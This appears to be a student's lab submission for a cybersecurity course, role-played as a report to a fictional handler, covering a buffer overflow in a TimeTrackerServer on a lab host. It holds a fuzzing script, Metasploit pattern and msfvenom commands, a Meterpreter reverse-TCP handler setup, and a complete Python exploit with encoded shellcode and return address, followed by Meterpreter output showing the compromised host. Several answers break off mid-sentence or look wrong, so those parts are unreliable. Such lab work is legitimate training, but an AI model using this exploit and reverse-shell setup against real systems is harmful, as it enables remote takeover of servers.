Email Header from Gregor:

```
Return-path: <gregor007@hushcrypt.com>
Envelope-to: helpfulapprentice@gmail.com
Delivery-date: Thu, 16 Mar 2017 20:36:26 -0400
Received: from mx04.itservices.gmail.com ([66.249.93.111])
   by it-smtpprd01.gmail.com with esmtp (Exim 4.86 #3)
   id 1cofsY-00041X-G6
   for helpfulapprentice@gmail.com; Thu, 16 Mar 2017 08:06:26 -0700
Received: from NAM01-BN3-obe.outbound.hushcrypt.com ([59.162.204.86])
by mx04.services.gmail.com with ESMTP
id BEs4kP8cOqbSWiuV (version=TLSv1.2 cipher=ECDHE-RSA-AES256-SHA384 bits=256
verify=NO)
for <helpfulapprentice@gmail.com>; Thu, 16 Mar 2017 20:36:25 +0530 (IST)
Received: by NAM01-BN3-obe.outbound.hushcrypt.com with ESMTP
id QCo2Mp9NvsbStiXv (version=TLSv1.2 cipher=ECDHE-RSA-AES256-SHA384 bits=256
verify=NO)
for <helpfulapprentice@gmail.com>; Thu, 16 Mar 2017 20:36:23 +0530 (IST)
Content-Type: multipart/mixed;
boundary="_000_CY1PR12MB04268D0B14311012A0321BE8D3390CY1PR12MB0426namp
_"
From: "007, Gregor" <gregor007@hushcrypt.com>
To: "Apprentice, Helpful" <helpfulapprentice@gmail.com>
Subject: Prove your worth
Thread-Topic: Prove your worth
Thread-Index: AWHsnRZJx8JzeFqEg0A0zxAn5BP6qC==
Date: Fri, 17 Mar 2017 00:36:24 +0000
Message-ID: <HM9FR12MC04228F0B14312012A0821BE8J3390@4129F3CA>
Accept-Language: en-US
Content-Language: en-US
```

Remember, your email response to Gregor should document the following (in your persona):

- Describe precisely what inputs are guaranteed to launch the shell.
- List a specific Snort box command that tips the server.
- Name the TimeTrackerServer subroutine that spawns the shell.
- Identify the memory location of the return address that gets overwritten.
- Identify the original return address that gets overwritten.

Also, remember to report to OxCC about any new findings from Gregor’s email header, outside of the email to Gregor.

Describe precisely what inputs are guaranteed to launch the shell:

To launch the shell, input in the place of the <user-name> slot that adds up to 36 bytes in total is needed.

Example input: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa 6

^Here, the 36 ‘a’ characters act as the (*user-name*), and the ‘6’ is (*today’s hours*).

Snort box command that tips server:

ncat 10.0.1.131 1234

TimeTrackerServer subroutine that spawns shell:

sub_13781230 (& sub_13781090 is the subroutine inside that contains

Memory location of the return address that gets overwritten:

aaaa

Original return address that gets overwritten:

0x33323032 - I was having difficulty locating/figuring out where the

Gregor email header findings:

There are a few IP addresses that can be found ([59.162.204.86] and [66.249.93.111]) within the header. These are displayed along with other ESMTP information (ids and other email addresses):

- Received: from mx04.itservices.gmail.com ([66.249.93.111])

  by it-smtpprd01.gmail.com with esmtp (Exim 4.86 #3)

  id 1cofsY-00041X-G6

- Received: from NAM01-BN3-obe.outbound.hushcrypt.com ([59.162.204.86])

by mx04.services.gmail.com with ESMTP

id BEs4kP8cOqbSWiuV (version=TLSv1.2 cipher=ECDHE-RSA-AES256-SHA384 bits=256 verify=NO)

- Received: by NAM01-BN3-obe.outbound.hushcrypt.com with ESMTP

id QCo2Mp9NvsbStiXv (version=TLSv1.2 cipher=ECDHE-RSA-AES256-SHA384 bits=256 verify=NO)

Develop Buffer Overflow Exploit #2 Email Response:

You can submit your report via email below.

Remember, your email response to Gregor should document the following (in your persona):

- **Any stack complications you encountered.**
- **Step-by-step instructions for running your exploit (including any command lines needed to run your code and setting up the Meterpreter listener).**
- **The Python script that delivers the reverse TCP shell.**
- **Evidence that you have pwned the target. Include a screenshot that reveals your target's IP address inside Meterpreter (run `ipconfig`) and another screenshot that reveals your target's OS inside Meterpreter (run `sysinfo`). Add any other screenshots that capture potentially useful information about the target.**

Steps for successful server exploit:

The following script will connect to, and overrun the server:

```
#!/usr/bin/python
import sys, socket
from time import sleep

buffer = "A" * 100


while True:

    try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('10.0.1.131',1234))
        s.send(('GETD ' + buffer))
        s.close()
        sleep(1)
        buffer = buffer + "A"*100


    except:
        print "Fuzzing crashed at %s bytes" % str(len(buffer))
        sys.exit()
```

--

Command lines needed in Window 1:

```
> /opt/metasploit-framework/tools/exploit/pattern_create.rb -l 2100          [needed to create unique pattern string]
```

```
> /opt/metasploit-framework/tools/exploit/pattern_offset.rb -q 43396F43     [Exact match at offset 2007]
```

```
> msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.99.158 LPORT=4444 -b "\x00" -f python
```


Command lines needed in Window 2:

```
> use exploit/multi/handler

> set payload windows/meterpreter/reverse_tcp

> set lhost 10.0.99.158

> set lport 4444

> set exitonsession false

> exploit -j
```


Script used to send successfully generate reverse tcp shell:


```
#!/usr/bin/python
import sys, socket

overflow = (
"\xbb\xab\xd3\x80\x7d\xd9\xee\xd9\x74\x24\xf4\x5f\x31"
"\xc9\xb1\x54\x83\xef\xfc\x31\x5f\x0f\x03\x5f\xa4\x31"
"\x75\x81\x52\x37\x76\x7a\xa2\x58\xfe\x9f\x93\x58\x64"
"\xeb\x83\x68\xee\xb9\x2f\x02\xa2\x29\xa4\x66\x6b\x5d"
"\x0d\xcc\x4d\x50\x8e\x7d\xad\xf3\x0c\x7c\xe2\xd3\x2d"
"\x4f\xf7\x12\x6a\xb2\xfa\x47\x23\xb8\xa9\x77\x40\xf4"
"\x71\xf3\x1a\x18\xf2\xe0\xea\x1b\xd3\xb6\x61\x42\xf3"
"\x39\xa6\xfe\xba\x21\xab\x3b\x74\xd9\x1f\xb7\x87\x0b"
"\x6e\x38\x2b\x72\x5f\xcb\x35\xb2\x67\x34\x40\xca\x94"
"\xc9\x53\x09\xe7\x15\xd1\x8a\x4f\xdd\x41\x77\x6e\x32"
"\x17\xfc\x7c\xff\x53\x5a\x60\xfe\xb0\xd0\x9c\x8b\x36"
"\x37\x15\xcf\x1c\x93\x7e\x8b\x3d\x82\xda\x7a\x41\xd4"
"\x85\x23\xe7\x9e\x2b\x37\x9a\xfc\x23\xf4\x97\xfe\xb3"
"\x92\xa0\x8d\x81\x3d\x1b\x1a\xa9\xb6\x85\xdd\xce\xec"
"\x72\x71\x31\x0f\x83\x5b\xf5\x5b\xd3\xf3\xdc\xe3\xb8"
"\x03\xe1\x31\x54\x01\x75\xb0\xa9\x6a\x1b\xac\xab\x6c"
"\x32\x71\x25\x8a\x64\xd9\x65\x03\xc4\x89\xc5\xf3\xac"
"\xc3\xc9\x2c\xcc\xeb\x03\x45\x66\x04\xfa\x3d\x1e\xbd"
"\xa7\xb6\xbf\x42\x72\xb3\xff\xc9\x77\x43\xb1\x39\xfd"
"\x57\xa5\x5b\xfd\xa7\x35\xf6\xfd\xcd\x31\x50\xa9\x79"
"\x3b\x85\x9d\x25\xc4\xe0\x9d\x22\x3a\x75\x94\x59\x0c"
"\xe3\x98\x35\x70\xe3\x18\xc6\x26\x69\x19\xae\x9e\xc9"
"\x4a\xcb\xe1\xc7\xfe\x40\x77\xe8\x56\x34\xd0\x80\x54"
"\x63\x16\x0f\xa6\x46\x25\x48\x58\x14\x0b\xf1\x31\xe6"
"\x0b\x01\xc2\x8c\x8b\x51\xaa\x5b\xa4\x5e\x1a\xa3\x6f"
"\x37\x32\x2e\xe1\xf5\xa3\x2f\x28\x5b\x7a\x2f\xde\x40"
"\x6b\xbe\x21\x77\x94\x40\x1e\xa1\xad\x36\x67\x71\x8a"
"\x49\xd2\xd4\xbb\xc3\x1c\x4a\xbb\xc1")

offset = "A" * 2007 + "\x3f\x12\x50\x62" + "\x90" * 32 + overflow

try:
	s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
	s.connect(('10.0.1.131',1234))

	s.send(('GETD ' + offset))
	s.close()

except:
	print "Error connecting to server"
	sys.exit()
```

Meterpreter ipconfig screenshot:



```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:a00:183
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::5efe:ac1f:f0fa
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  6
============
Name         : Amazon Elastic Network Adapter #2
Hardware MAC : 12:95:00:8a:41:bf
MTU          : 1500
IPv4 Address : 10.0.1.131
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::698a:782b:d17e:ab41
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  7
============
Name         : Amazon Elastic Network Adapter
Hardware MAC : 12:0e:50:59:c4:95
MTU          : 1500
IPv4 Address : 172.31.240.250
IPv4 Netmask : 255.255.192.0
IPv6 Address : fe80::40d9:9419:6765:b04a
```

Meterpreter sysinfo screenshot:



```
meterpreter > sysinfo
Computer        : WSAMZN-FTMIJHCI
OS              : Windows 2016 (Build 14393).
Architecture    : x64
System Language : en_US
Domain          : CYBEROPS
Logged On Users : 5
Meterpreter     : x86/windows
meterpreter > 
```